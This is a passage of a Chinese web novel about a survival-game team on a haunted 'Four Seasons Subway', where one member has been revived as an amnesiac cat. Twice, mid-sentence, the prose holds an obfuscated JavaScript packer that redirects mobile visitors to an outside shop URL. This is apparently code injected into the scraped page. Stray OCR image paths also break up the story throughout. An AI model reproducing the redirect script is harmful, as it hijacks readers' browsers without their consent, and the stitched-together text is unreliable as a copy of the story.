纪雅音低声说:“我们就在地铁上坐着吧,现在还没抵达终点站,看系统脸色,只有在终点站,系统才会释放任务。” 老实说,纪雅音不喜欢任务型噩梦。 一个原因是,这种噩梦的通关方式比较单一,除了填满死亡人数,就只能通过完成任务通关,不像求生型噩梦,只要在噩梦里活够7天就行——有时候动手杀死所有敌人也是一种存活。 纪雅音、宁洛、上官雁,她们三个都比较适应这种节奏。 第二个原因,任务型噩梦经常会出现人形鬼怪,受技能限制,恐怖谷效应对她影响巨大,这是纪雅音最苦手的部分。 “算了,”纪雅音琢磨半天放弃了,心想,“南姐会处理好的。” 动脑子的事情实在不是她的强项。 想到这儿,纪雅音屈指蹭了蹭朝云的下巴,笑眯眯道:“对了朝云,大家知道了一定很开心,为了换你一个复活的机会,我们梭.哈了全部家当跟boss做交易,好在你真的活过来了。” 哪怕现在变成了猫也没关系,能活着就很好。 朝云歪了歪头:“喵……?” 可她什么都不记得了。 有一群不认识的人曾经为了她的命倾尽所有吗? 她看得出来,纪雅音是真的很高兴,所以朝云隐隐觉得自己应当回应些什么,但她脑中还是一片空白。 不像经典热血漫的走向,只要喊着友情啊、羁绊啊之类的,失忆的伙伴就会马上经历神奇的大记忆恢复术,然后大家就快乐地包饺子 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17534217|203775||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 了。 她还是什么都想不起来。 朝云有些无措。 地铁播报声再度响起了。 “夏巳路到了,开左边门。” “上下车当心缝隙,请注意脚下安全,门灯闪烁时,请勿上下车。” 所有车厢的门都打开了,一号车厢同样如此。 但车内面对着站台的玻璃像拉了窗帘似的,刚刚就被雏菊人的血糊满了,单纯透过窗户,根本看不见外面。 此刻,车门打开。 可是还没来得及看清外面的场景,聒噪的蝉鸣声就炸了开来,响彻整个车厢。 纪雅音眉头紧锁,立刻用手捂住了两个耳朵,车厢内的其他人也是如此。 她看了眼旁边的小猫,朝云直接把头埋在纪雅音衣服里,两个前爪也努力盖上耳朵。 和她们出发的站台相同,一号车厢进来的是人类,其他车厢则陆续有外面的怪物进来—— 难怪外面这么吵,这一站进来的怪物是蝉头人,巨大的蝉长在了人的颈项上,取代了头的位置,大声嚷嚷着进入车厢中。 所有的蝉都在激烈地鸣叫,整列地铁吵得人头疼欲裂。 纪雅音头疼欲裂。 “这叫声不对劲!”王修齐此刻大喊,“尽量不要听这个叫声,有隔音道具快点用!越好斗的人越容易失去理智!” 纪雅音咬着牙,都不用王修齐提醒,她自己也发现了,蝉鸣声带来一股狂躁的愤怒。 朝云也在咬着牙,蝉鸣声中,她脑中闪过一些画面,有人笑着拿刀杀了谁,有人恨恨地盯着谁,有人满脸是血却求生无门,有人被多次重塑,最终却失去自我…… 朝云觉得莫名其妙,她作为一个记忆尽失的人,啊不,记忆尽失的猫,哪来这么多苦大仇深的奇妙瞬间。 就在此时,忽然有人打了个清脆的响指,蝉鸣声立时被隔绝。 车厢里所有人都瘫倒在座位上。纪雅音红着眼抬头,看见了一个熟悉的身影。 背着长刀,身着劲装,还有一缕刘海挡住了左眼。 “宁洛?” 宁洛也看见了纪雅音。 她没立刻过来,先拍了拍身边人的肩膀:"小程,继续隔绝这个车厢的噪音。跟着姐,包赢的。" 被叫做小程的人崇拜地看着宁洛,点头如捣蒜。 宁洛这才迈步走向纪雅音,伸手把她拉起来,还有心情打趣:"老纪啊老纪,这也太狼狈了。怎么就你自己,朝云的尸体呢?" 纪雅音扶着还在嗡鸣的头,还没来得及介绍朝云,车厢内变故突生。 原本一号车厢只有共梦者会上车,但是有只蝉头人径直走进了车厢。 在众人诧异的目光中,蝉头人用乌黑的圆眼睛扫了遍所有人,开口,发出无法抵抗的聒噪蝉鸣。 就连负责降噪的小程都脸色一变——他发现自己丝毫挡不住这个蝉头人的声音。 车厢里好几个人同时站了起来。王修齐和另一个男人已经扭打在一起。 宁洛的眼神也变了。 宁洛这个性格,受蝉鸣影响十分严重,她登时失了神智,抽出了背后长刀,手起刀落,朝着离她最近的朝云砍去。 4. 遗书写给何人 朝云刚从蝉鸣声中恢复神志,眼睁睁就看着一把长刀对着她的小猫脑袋砍来。 来不及躲,她只见旁边栗色长发的漂亮美人箭步上前,是纪雅音。 纪雅音一个抬臂,那条手臂在扬起的瞬间变了色,竟然直接用这只手臂挡住了这一刀。 压下蝉鸣声鼓动起来的奋争欲.望,纪雅音强稳心神,用技能强化了左臂,硬生生接了宁洛一刀。 “当——” 小猫震惊! 朝云怀疑自己幻听了,纪雅音直接用肉身挡刀?为什么会发出这种金属碰撞的声音? 而且,预想中的血流如注和断臂重伤的画面并未出现,纪雅音只是衣角微脏。 她先用左臂正面接了宁洛一刀,又瞬间强化了右手,硬生生上去握住了宁洛的刀刃,宁洛眯起眼,见武器被控制住,杀意更浓。 她扭头冲小程喊:“有没有办法单独帮助宁洛屏蔽蝉鸣!不然她能杀光全车啊!” 小程迅速琢磨办法,终于在纪雅音快要扛不住宁洛的长刀之前,搓出一个透明泡泡丢过去,泡泡精准挂在了宁洛头上。 但是搓完了这个泡泡,他就力竭地半跪在地:“我不行了,歇、歇会儿……” 而在宁洛这边,没了蝉鸣干扰,她也逐渐恢复神志,刚才的杀意荡然无存。 与此同时,车厢失去小程的技能降噪,蝉头人的叫声再次毫无防备地冲击全车人的神经。 这回,连纪雅音都没抗住,众人这回也齐刷刷地动起手来。 虽然和纪雅音没有直接沟通过,但苏醒过来的宁洛立刻理解了队友的意图,完美衔接上了纪雅音的后续任务。凭着超高的武力值,宁洛用系统的绳索道具,三下五除二地物理隔离发狂的众人,就近绑在柱子上。 不过,在绑人的过程中,宁洛看见第二节车厢有个穿着厚实校服的小女孩好奇地探头看她。 宁洛吓了一跳,揉揉眼睛再看,女孩儿又消失了。 我眼花啦? 宁洛想,这破蝉鸣声竟然还能控制看到的东西,恐怖如斯! 她甩甩头,没太在意,直接继续绑下一位。 现在车上15个人,每个人都被绑在一个柱子旁边,距离超远,非常和谐,想打都打不起来。 只是失去理智的纪雅音比较难缠,这会儿一个劲儿往宁洛身上撞,这谁能顶得住?纪雅音在团队中可是肉盾定位啊。 还有纪雅音身边那只小白猫,一直试图往她身上扑来咬她—— 力竭的小程看出宁洛也焦头烂额,无力道:“你还行吗姐,我已经顶不住了!” 宁洛让自己冷静下来,如果是朝云和南明芮在这里就好了,她们一定能够发现重要的求生关键。 如果她们在,会说什么? 宁洛,快想啊! 她们五个经常打趣地说一句话,叫做“绝境看宁洛”。 虽然现在人还没到齐,但宁洛还是被这句话激励,使命感在此刻直冲天灵感,一瞬间,仿佛请神请到了团队大脑,还真让宁洛想到一个关键之处。 ——这是个运行中的地铁啊。 宁洛一边躲避纪雅音的攻击,一边大声对小程道:“没事,再撑一段时间就行。”她思索着,同时利落地偏头,躲过了纪雅音的飞踢。 没错,这是个地铁,虽然不知道为什么在站台停了这么久,但既然是地铁,就一定有关门的时候,门一关,外面那些蝉鸣声自然会被隔绝了。 仿佛是在印证她的想法,外面突然挤进来另一只蝉头人,它手臂上戴着红袖章,是在站台维持纪律的列车员。 它和刚才进来那只蝉头人忽然开始“交流”,像是在谴责这只蝉头人上错了车厢。 只是面对这无法隔绝的蝉鸣双重奏,让车厢里所有人更加发狂。 刚才被宁洛绑在座位上的几个人,全部都想要挣开绳子,纪雅音更是难对付极了。 直到两只蝉头人交流完毕,前后脚离开车厢,车门才终于关上。 随后,地铁播报响起。 “车门即将关闭,请携带通行证的旅客坐在位置上,列车即将出发,行驶期间请勿走动、喧哗、打闹,感谢您的配合。” 宁洛大喊:“小程!” 好不容易休息好的小程,再次打起精神,为两节车厢的交界处,重新覆盖上降噪技能。 后车虽然也进了一些蝉头人,但毕竟数量不多,只维持这一层技能对小程而言并不难。 与此同时,地铁车门关闭,大部分的声音终于被隔绝。 在地铁的晃荡中,刚才发狂的十五人和一只猫都逐渐归于平静。 虽然众人耳朵都还是嗡嗡的。 宁洛和纪雅音瘫坐在一起,而朝云被纪雅音抱在怀里,两人一猫都燃尽了。 可是这个噩梦才刚开始啊…… 谁曾想这个噩梦这么难,在没收到正式任务目标之前,不仅死了人,而且还消耗了这么多精力。 宁洛挠头:“哎!以前的B级噩梦也没这么难搞啊,这个噩梦到底是什么情况。” 刚缓过来的纪雅音有些无语:“因为以前我们是五个人啊,每次朝云和南姐都能超快确定通关策略,但是现在就咱们俩了。” 听了这话,宁洛猛地坐起来:“对啊,朝云的尸体呢?我们从上个A级噩梦传送过来的时候,朝云的尸体不是和你绑在一起了吗?在哪呢在哪呢?你不会把朝云弄丢了吧?” 纪雅音叹了口气,重新坐直,举起怀里的小猫咪:“你瞧……” 她晃了晃被举起的小猫。 “朝云在这里呢。” 宁洛与小猫咪蓝色的双眼对视。 小猫回望她。 因为被举起来,所以朝云整只猫被拉成了猫条形状,随着纪雅音晃悠,她被拉长的肚肚和后腿都悠悠哉哉地画着圈。可爱小猫与地铁中沉闷的氛围格格不入。 宁洛后仰:“嘶——” 纪雅音抱住了朝云。 “你真是朝云?”宁洛不敢置信。 朝云:“喵。” 宁洛捂住头,刚才的英勇一扫而空:“完了!我们团队的左右脑!有一半!变成猫了!” 朝云歪头,团队大脑?以前的她这么厉害吗? 宁洛不死心地问:“朝云,那你还能用技能吗?” 还没等朝云回复,纪雅音就泼了盆冷水:“当然不行了,她现在怎么用技能……她只能咪咪喵喵啊。” 朝云抬头,正想从她俩这边了解一下自己以前到底是什么技能,这时列车员再次出现了。 这回两名列车员是蝉头人,只是它们不像其他蝉头人那样鸣叫,安静顺畅地核查完所有人的通行证,就往下一节车厢去了。 车厢里终于安静下来。十五个人惊魂未定地互相看看——刚才那波蝉鸣差点把大家全送走,现在耳朵里还嗡嗡作响。 确认那两个蝉头人列车员已经走远,众人这才敢开口。 王修齐清了清嗓子,试探性地看向纪雅音和宁洛。 这两位可是南明芮团队的人,正常情况下哪轮得到他说话。 不过,看她们俩一个在揉耳朵一个在发呆,完全没有要动脑子的意思,王修齐咬咬牙,决定硬着头皮上。 “那个……我先抛砖引玉一下?”他小心翼翼地开口。 纪雅音抬眼看他,点了点头。 宁洛直接一摆手:“说,大胆说。” 王修齐松了口气。 “各位,现在我们都可以明确一个事情——”王修齐伸出一个手指头,“那就是每一站的变异乘客都是最危险的,第一站是雏菊人,碰到它的花朵就会变成它的花盆,第二站是蝉头人,叫声能够让人丧失理智。” 众人纷纷点头。 王修齐看了一眼纪雅音和宁洛,见她俩也点头,稍微放下了心,看来大佬没觉得他说的有问题,于是继续:“但是,就现在的情况来看,我们要往冬亥路去领任务,应该还要在地铁上呆两站。” 角落里有人挠挠头,表示懵圈:“你怎么知道是两站,这不是地铁吗?正常一条地铁线路得有十几个站台吧。” “只是一种猜测,”王修齐托着下巴,认真地说,“这个噩梦的名字叫做四季地铁,是吧?” 正有人想回答,忽然地铁颠簸了一下,众人猛地紧张起来,有的人手里已经捏住了关键道具。 不过最后并没有发生什么事,只是地铁离开了站台,进入了黑暗之中,就像在前一站一样。 一进黑暗,地铁内的灯光自动亮起,惨白的 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17534218|203775||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 灯光照在每个人的脸上,后面车厢坐着的还都是形形色色的危险怪物,原本稍微缓解的紧张情绪,此刻又弥漫在众人之间。 宁洛一拍手:“我懂了,四季地铁,所以是春夏秋冬四站,对吗?” 她嗓门挺大的,这陡然一开口给大家吓了一跳,但是看她翘着二郎腿双手抱胸,颇为高兴的样子,好像地铁环境完全影响不到她。 王修齐也稍微回过神了,听见宁洛的猜测,又说:“对,除了这个原因,还有就是刚才的路名叫做夏巳路,系统说,终点站叫做冬亥路。” 宁洛眨眨眼:“夏和冬,这也是季节的词,哦,所以路名也是线索?还有两站应该是春和秋咯?朝云,你怎么看——” 宁洛下意识看向了纪雅音怀里的小猫猫。 朝云:“……”她还能怎么看,咪咪喵喵地看呗,她现在又说不了话。 不过王修齐提到的路名线索,其实不止季节,不知道有没有人能发现。 朝云下意识想—— 夏巳路、冬亥路,第二个字都是取自十二时辰,而且巳是第六时辰,亥是第十二时辰。 按这个规律,雏菊人那一站应该是春寅路,下一站是秋申路,分别对应第三、第九时辰。 等等。 朝云一愣,她是怎么知道这些东西的? 宁洛等了半天,才意识到朝云真的说不了话,她对此感到非常遗憾:“朝云啊,你不说话我真的不明白你的意思。” 坐在车厢里的唐玉看到了这一幕,意识到这是个抱大腿的好机会,她飞快地翻了一下自己的背包,还真发现了一个能用上的东西。 “我,我有一个小道具,名字是‘劣质翻译器’,或许可以试一下,能不能翻译出来猫猫的意思?”唐玉大胆问。 这边的两人一猫和唐玉对视了一眼,当机立断:“行!” 劣质翻译器是个胸针一样的东西,掰断胸针分别放到两个人身上,就能进行简单的翻译工作。 这是个一次性道具,但唐玉也没心疼,毕竟品级都写在脸上了——劣质! 唐玉掰断了胸针,在众人的手中一个个传递过去,直到送到纪雅音手里。 纪雅音把掰断的胸针别再了朝云的通行证旁边。 唐玉握着另一半胸针,看着那边的猫猫,谨慎地介绍道:“那个,这个翻译器效果也没那么好,可能没办法翻译出来完整的句子,猫、呃,猫姐,您可以在心里试着重复关键词,我试试看道具能否发动成功。” 朝云被猫姐这个称呼先是无语了一下,随后就按照唐玉的建议,试图在心里念着一个词。 没过多久,唐玉就大着胆子问:“是、是时间吗?” 朝云看向她,有点关联,但不准确,所以她摇了摇头。 唐玉与猫猫又对视了一会儿,问:“是季节?” 猫猫还是摇头。 试了好几次,唐玉才磕磕绊绊地问出朝云心中那个关键词:“时辰?十二时辰?” 终于对了! 猫猫肯定地连连点头。 十二时辰是什么意思? 众人皱眉思索了一下,还是唐玉,她突然明白了朝云的意思。 “站名?”她问,“是指站名的线索吗,不止是季节,也有时辰的线索?” 众人恍然大悟。 王修齐语速飞快地补充了接下来的推论:“所以,四季地铁经过的四站分别是春寅路、夏巳路、秋申路、冬亥路?” 对十二时辰不太了解的人互相介绍了一下,也明白了猫猫的思路。 不愧是两位大佬联手保护的猫,果然非同寻猫啊。 大家都看着朝云,期待它能用这个劣质翻译器再说些什么来。 唐玉也激动地问:“那,猫姐,你对下一站的变异乘客有什么猜想吗?” “先等等!” 地铁上,忽然有个人大声打断了她们之间的翻译过程。 众人不解地看向他,却发现后者脸色惨白,像是想到了什么极其可怕的事情。 